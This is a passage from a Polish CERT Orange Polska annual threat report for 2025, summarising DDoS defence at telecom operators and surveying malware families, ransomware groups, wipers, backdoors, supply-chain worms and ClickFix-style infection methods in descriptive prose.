Warto podkreślić różnicę pomiędzy operatorem telekomunikacyjnym a dostawcą usług cyfrowych czy treści. O ile w środowiskach opartych na CDN i globalnych centrach danych głównym wyzwaniem jest rozproszenie ataku oraz ochrona warstwy aplikacyjnej, o tyle w telekomach nacisk kładziony jest na odporność systemową. Ruch atakujący, nawet jeśli generowany globalnie, podlega kontroli na styku sieci, a jego wpływ jest ograniczany poprzez segmentację, priorytetyzację i automatyczne mechanizmy przeciążeniowe. Dzięki temu presja atakującego rzadziej przekłada się na trwałe awarie, a częściej skutkuje jedynie krótkotrwałymi anomaliami jakościowymi.

Dodatkowym elementem krajobrazu zagrożeń jest fakt, że sieci operatorskie pełnią rolę infrastruktury pośredniej dla ruchu generowanego przez miliony urządzeń końcowych.

W tym obszarze dojrzałość telekomów przejawia się nie tylko w technicznych mechanizmach filtracji, lecz także w zdolności do zarządzania ryzykiem operacyjnym i reputacyjnym. Coraz powszechniejsze stają się programy monitorowania zachowania urządzeń abonenckich, współpraca z producentami sprzętu oraz działania prewencyjne, które ograniczają możliwość wykorzystania sieci operatorskiej jako wektora ataku na podmioty trzecie.

W odpowiedzi na te zagrożenia kluczowi operatorzy telekomunikacyjni w 2025 roku coraz częściej wdrażali wielowarstwowe strategie obronne, obejmujące detekcję anomalii na poziomie ruchu rdzeniowego, automatyczną mitygację na styku sieci oraz ścisłą współpracę z krajowymi zespołami reagowania i partnerami międzynarodowymi. Coraz większy nacisk kładziony jest na analizę behawioralną i korelację zdarzeń, umożliwiającą wykrywanie ataków o niskim wolumenie, lecz wysokiej precyzji, które w środowisku operatorskim mogą być równie destrukcyjne jak klasyczne flood'y. W tym kontekście DDoS przestaje być wyłącznie problemem przepustowości, a staje się zagadnieniem odporności architektury sieciowej jako całości. Podczas gdy operatorzy usług cyfrowych mierzą się głównie z presją rozproszonych ataków aplikacyjnych, telekomy pozostają szczególnie narażone na kampanie obciążające rdzeń sieci i mechanizmy sterowania ruchem. Ta różnica sprawia, że skuteczna obrona w sektorze telekomunikacyjnym wymaga nie tylko dużych zasobów technicznych, lecz także strategicznego podejścia do projektowania sieci, zarządzania ryzykiem i odporności infrastruktury krytycznej.

Podsumowanie

Rok 2025 jednoznacznie potwierdził, że DDoS przestał być wyłącznie problemem dostępności usług. Stał się narzędziem o znaczeniu strategicznym, zdolnym do długotrwałego destabilizowania infrastruktury, testowania zdolności obronnych operatorów oraz wspierania innych działań w cyberprzestrzeni, w tym operacji dezinformacyjnych i wywiadowczych. Skala, automatyzacja oraz hybrydowy charakter obserwowanych kampanii wskazują, że skuteczna obrona przed DDoS wymaga dziś nie tylko dużych zasobów sieciowych, lecz przede wszystkim zaawansowanej analizy behawioralnej, korelacji zdarzeń oraz ścisłej współpracy pomiędzy operatorami, CERT-ami i globalnymi dostawcami usług bezpieczeństwa.






Malware

// Arkadiusz Bazak, Julia Jancelewicz, Ireneusz Tarnowski

W roku 2025 złośliwe oprogramowanie było poważnym zagrożeniem dla użytkowników zarówno stacji roboczych, jak i urządzeń mobilnych. Mimo dynamicznych zmian w krajobrazie zagrożeń i rozwoju możliwości atakujących, zestawienie najpopularniejszych typów malware ominęły burzliwe zmiany. Nieustannie ewoluują za to techniki atakujących i metody unikania wykrycia przez systemy bezpieczeństwa. Modyfikacjom podlega także zbiór danych uznawanych przez atakujących za najcenniejsze. Nie bez wpływu na sytuację pozostaje popularyzacja dużych modeli językowych (LLM), których oddziaływanie coraz częściej można zaobserwować w atakach oraz kodzie złośliwego oprogramowania. Przedstawiona perspektywa CERT Orange Polska na świat malware jest połączeniem danych pochodzących z sond analizujących naszą sieć, analiz z zakresu cyber threat intelligence oraz threat huntingu.


Najczęściej występujące zdarzenia w 2025 roku zaobserwowane w Orange Polska

Rysunek 1.




Udział poszczególnych typów malware w blokowanych w 2025 roku Indicators of Compromise

Rysunek 2.



Zagrożenia, dla których najczęściej blokowano nowe Indicators of Compromise w 2025 roku

Rysunek 3.



Malware na stacje robocze


W ostatnich latach śledzenie dynamicznie rozwijającego się krajobrazu złośliwego oprogramowania staje się coraz trudniejsze. Model Malware-as-a-Service, budowanie kampanii z modułów pochodzących od różnych dostawców oraz rozrastające się projekty open source utrudniają wiązanie kampanii z konkretnymi twórcami i podążanie za konkretną rodziną malware. Jasne jednak pozostają motywacje atakujących.

Operatorzy kampanii złośliwego oprogramowania, uderzającego masowo w użytkowników internetu i firmy, mają zwykle jeden nadrzędny cel: wzbogacić się. Realizują go jednak na wiele sposobów i ścieżkami o zróżnicowanej długości. Pozostają, oczywiście, atakujący, którzy infekują w celu pozyskania danych lub dostępów umożliwiających dalsze ataki. Należy także pamiętać o atakach na precyzyjnie zdefiniowaną grupę celów. W takich przypadkach pojawiają się motywacje ideologiczne i strategiczne, ale także aktywność w ramach cyberwojny.

Stealery – kradzież danych

Na szczycie listy najpopularniejszych typów złośliwego oprogramowania na stacje robocze nadal pozostają stealery. Oprogramowanie kradnące dane jest wciąż dystrybuowane masowo, dociera do ofiar za pośrednictwem zróżnicowanych metod – reklam, forów, a nawet filmów na YouTube. Najczęściej dystrybuowane w modelu MaaS (Malware-as-a-Service), sprzedawane w modelu subskrypcyjnym lub (rzadziej) w formie dostępu do kodu źródłowego. Niezmiennie rynek ten charakteryzuje się dużą konkurencją między twórcami złośliwego oprogramowania. Zwiększa to dynamikę rozwoju stealerów i skutkuje wdrażaniem nowych funkcji, skuteczniejszym unikaniem wykrycia oraz optymalizacją działania. Duża konkurencja na rynku malware mogła zmotywować twórców do przepisania kodu Vidar Stealera z C++ na C, co poprawiło jego wydajność. Rok 2025 przyniósł również szeroko zakrojone akcje służb wymierzone w dostawców stealerów.

TOP10 stealerów wykrywanych w 2025 roku




Rysunek 4.

RAT – przejęcie kontroli nad urządzeniem

Remote Access Trojan to złośliwe oprogramowanie służące do przejęcia kontroli nad zainfekowanym urządzeniem. W zależności od konkretnego przebiegu ataku działania podejmowane po uzyskaniu dostępu i ustanowieniu komunikacji mogą być różne. Nowoczesne RAT-y, poza możliwością wykonywania kodu na urządzeniu, dają także możliwość instalacji dodatkowych modułów odpowiadających za inne złośliwe działania, takich jak: keylogging, „clipping” (podmienianie zawartości schowka, np. portfeli kryptowalutowych), kradzież danych, robienie zrzutów ekranu, nagrywanie obrazu z kamery urządzenia i przeprowadzanie ataków DDoS. Szczególnie rozwijającym się pod tym kątem przykładem jest XWorm, w którym pojawił się moduł umożliwiający szyfrowanie danych, stwarzając tym samym potencjał wykorzystania go jako ransomware.

TOP10 RAT-ów wykrywanych w 2025 roku




Rysunek 5.

Botnet – włączenie urządzenia do sieci botów

Malware określany jako botnet jest stosowany do infekcji stacji, które mają zostać włączone do sieci botów. Taka sieć może służyć później do przeprowadzania ataków DDoS, pośredniczenia w złośliwym ruchu jako proxy i innych szkodliwych działań. Ze względu na ich liczebność do botnetów należą także urządzenia typu IoT (Internet of Things). Więcej o botnetach i skutkach ich wykorzystania można przeczytać w artykule podsumowującym krajo-braz ataków DDoS (strona 50).

TOP10 botnetów wykrywanych w 2025 roku



Rysunek 6.

Ransomware – szyfrowanie danych

Choć nieobecny w statystykach ze względu na liczbę ataków nieporównywalną z masowymi infekcjami i innymi typami malware, ransomware pozostaje istotnym zagrożeniem. Ataki opierają się na szyfrowaniu danych ofiary i szantażu, który ma na celu wyłudzenie okupu za ich odszyfrowanie, wstrzymanie się od ich opublikowania oraz innych działań, jakie mogą przynieść szkodę firmie lub instytucji. Są też oczywiście grupy poszukujące dodatkowych możliwości szantażu ofiar. Jednym z takich przykładów jest LunaLock, która zaatakowała platformę dla artystów i groziła udostępnieniem skradzionych danych w zbiorach do trenowania sztucznej inteligencji. Poza tym atakiem nie pojawiły się żadne inne ogłoszenia ze strony tych „innovacyjnych” atakujących.

W świecie ransomware nieustannie pojawiają się nowe grupy, a inne znikają. Pierwszego kwietnia 2025 roku RansomHub, jeden z głównych graczy na rynku Ransomware-as-a-Service, zniknął. Wedle doniesień, afilianci przenieśli się m.in. na usługi grupy Qilin, która obecnie jest uważana za czołową oferującą ransomware w tym modelu. Poza grupami działającym na szeroką skalę pojawiają się również atakujący, którzy wraz z informacją o początku swojej działalności publikują długie listy ofiar. Te informacje wywołują poruszenie i zainteresowanie w środowisku przestępczym oraz poza nim, ale w wielu przypadkach okazują się blefem. W przypadku cyberprzestępców należy ostrożnie podchodzić do ich deklaracji i informacji o nowych grupach atakujących poważne cele.

Zaawansowani atakujący szpiegują i niszczą

Choć atakujący klasy APT korzystają ze wszystkich wymienionych powyżej typów złośliwego oprogramowania, są też inne jego rodzaje, które są przede wszystkim częścią zaawansowanych ataków. Te działania nie są motywowane finansowo, służą głównie destrukcji i szpiegostwu. Próżno ich także szukać w statystykach, ponieważ ze względu na precyzyjny dobór celów sprawiają, że potwierdzonych (a tym bardziej wykrytych) infekcji jest mało.

Wipery – niszczenie danych

Złośliwe oprogramowanie typu wiper pozostaje narzędziem o wyraźnie destrukcyjnym charakterze, którego głównym celem jest trwałe zniszczenie danych oraz sparaliżowanie działalności organizacji. W odróżnieniu od klasycznych operacji szpiegowskich, komponent sabotażowy ma tu znaczenie nadrzędne – ewentualna kradzież danych, jeśli występuje, ma charakter wtórny wobec finalnej fazy niszczenia systemów. Obserwowany w ostatnim okresie trend wskazuje na upraszczanie konstrukcji wiperów – nie są to już wysoce złożone platformy malware, lecz często proste narzędzia, których skuteczność wynika z wcześniejszego przygotowania środowiska. Atakujący w pierwszej kolejności uzyskują trwały dostęp, wyłączają lub omijają mechanizmy bezpieczeństwa, dezaktywują systemy ochronne i kopie zapasowe, a dopiero później uruchamiają komponent destrukcyjny.

W 2025 roku wykorzystanie wiperów pozostawało silnie skoncentrowane w Ukrainie, gdzie stanowią one stały element operacji prowadzonych w ramach działań cyberwojennych. Celem są przede wszystkim podmioty o znaczeniu strategicznym – administracja publiczna,

infrastruktura krytyczna oraz sektor energetyczny – co wskazuje na próbę systemowego osłabiania państwa, również w domenie cybernetycznej. Przykładami rodzin wykorzystywanych w takich operacjach są: ZEROLOT, Sting (opisywany przez ESET) oraz PathWiper (analizowany przez Talos Intelligence).

Pod koniec roku odnotowano również próbę użycia wipera poza teatrem działań wojennych – w grudniu 2025 roku w Polsce zidentyfikowano incydent z wykorzystaniem tego typu narzędzia. Atak był częściowo udany, a jego wystąpienie potwierdza, że destrukcyjne operacje, **dotychczas niemal wyłącznie kojarzone z Ukrainą, mogą być testowane lub przenoszone również na inne państwa regionu.**

Backdoory – szpiegostwo i nie tylko

Złośliwe oprogramowanie typu backdoor może służyć celom szpiegowskim lub pozostawać w uśpieniu do czasu wywołania. Pozwala to na ustanowienie w infrastrukturze celu przyczółka, który w okolicznościach zaistnienia „zapalnika” (zaplanowanego przez atakującego warunku) zostanie wykorzystany w działaniach operacyjnych. Tego typu modus operandi jest charakterystyczny dla grup klasy state-sponsored, które często stawiają na długotrwałe działanie w ukryciu ponad dynamiczną aktywność łatwiejszą do wykrycia. Według raportu Google Threat Intelligence, backdoor BRICKSTORM, wykorzystywany przez chińską grupę UNC5221, pozostawał niewykryty około 393 dni. Ten backdoor działał m.in. w środowiskach VMware i został użyty w poważnym ataku na firmę F5, co było jednym z większych incydentów w 2025 roku.

Nowe życie trojanów i robaków

Choć z pozoru trojany i robaki odeszły w niepamięć, to miniony rok przyniósł nowoczesne podejście atakujących do tych zagrożeń. Trojany to z założenia złośliwe oprogramowanie maskujące się jako rzeczywiste działające narzędzie, którego spodziewa się ofiara. Ataki przypominające właśnie taki mechanizm można było zaobserwować w rozszerzeniach do przeglądarek internetowych i środowisk programistycznych.

Jednym z przykładów był zeszłoroczny atak z wykorzystaniem malware GlassWorm, który został wstrzyknięty w jedną z wtyczek do Visual Studio Code. Zainstalowanie wtyczki z takim implantem może nie dawać jasnych oznak złośliwej aktywności, lecz w tle malware kradnie i eksfiltruje specjalnie wyselekcjonowane dane. GlassWorm kradnie dane dostępne do NPM, GitHub i Git, by umożliwić dalszą propagację infekcji. Łudząco przypomina to, niegdyś powszechniejszy, mechanizm działania robaków komputerowych.


W zeszłym roku znacznie głośniejszymi incydentami z wykorzystaniem nowoczesnego „robaka” były ataki na łańcuch dostaw oprogramowania NPM. „Shai-Hulud” propagował się sam między kolejnymi paczkami NPM, pozyskując kluczowe do dalszego działania poświadczenia i upubliczniając na GitHubie prywatne repozytoria, do których pozyskał dane dostępne.

Wykorzystanie przez atakujących wtyczek i paczek jako celu nie jest przypadkowe. Łatwiejsza instalacja,

często niewymagająca podwyższonych uprawnień, oraz ograniczona kontrola nad rozszerzeniami, nawet w środowiskach korporacyjnych, sprawiają, że to atrakcyjna alternatywa dla cyberprzestępców. Zarówno w przeglądarce, jak i w środowisku programistycznym przestępcy mogą znaleźć dostatecznie dużo wartościowych danych, by nie musieć sięgać do dysku komputera. Przechwytywanie danych wpisywanych w oknie, podmienianie formularzy logowania czy przeszukiwanie kodu pod kątem poświadczeń mogą okazać się dostatecznie skuteczne.

Źródła infekcji

W zeszłym roku zaobserwowaliśmy wykorzystanie metod typu ClickFix i FakeCAPTCHA na masową skalę. Ta metoda, opierająca się na samodzielnym wykonaniu przez użytkownika komendy inicjującej infekcję, jest z naszej perspektywy jedną z obecnie najistotniejszych metod dostarczania złośliwego oprogramowania. Click-Fixów nie dotyczą filtry w poczcie elektronicznej ani nie wymagają one od ofiary pobrania i uruchomienia złośliwego pliku. Polegają one na wykorzystaniu przez ofiarę skrótu klawiszowego otwierającego okno „Uruchom” i wklejeniu w nie komendy, która jest już w schowku urządzenia. Atakujący korzystają z przyzwyczajenia użytkowników do wykonywania przeróżnych zadań realizowanych w ramach weryfikacji CAPTCHA i ich nieświadomości w zakresie szczegółów działania systemów Windows. W ten sposób są dostarczane przede wszystkim najpopularniejsze w danym okresie stealery, m.in.: Lumma, Vidar, StealC czy Rhadamanthys. Po-



pularność ClickFixów nie ominęła także atakujących wybierających RATy, tym samym w atakach obserwowaliśmy także XWorm i NetSupport RAT. Złośliwe oprogramowanie nie omija już systemów macOS. Jeżeli podczas odwiedzenia strony z FakeCAPTCHA zostanie wykryty macOS, dostarczany jest dopasowany do niego payload. W takich atakach można było spotkać chociażby malware AMOS (Atomic macOS stealer).

Podobną selekcję złośliwego oprogramowania można założyć przy pobieraniu plików podających się za „mody” do gier, pirackie oprogramowanie lub filmy. Instrukcję instalacji lub otwarcia ofiary znajdują na forach, w mediach społecznościowych lub nawet w filmikach na platformie YouTube. Wyraźnie obserwujemy trend pojawiania się malware wszędzie tam, gdzie są obecnie użytkownicy. Nowe komunikatory czy świat gier – żadne środowisko nie jest dla atakujących nieosiągalne, a im mniej użytkownicy spodziewają się napotkać tam złośliwe treści, tym łatwiej doprowadzić do infekcji ich urządzeń.

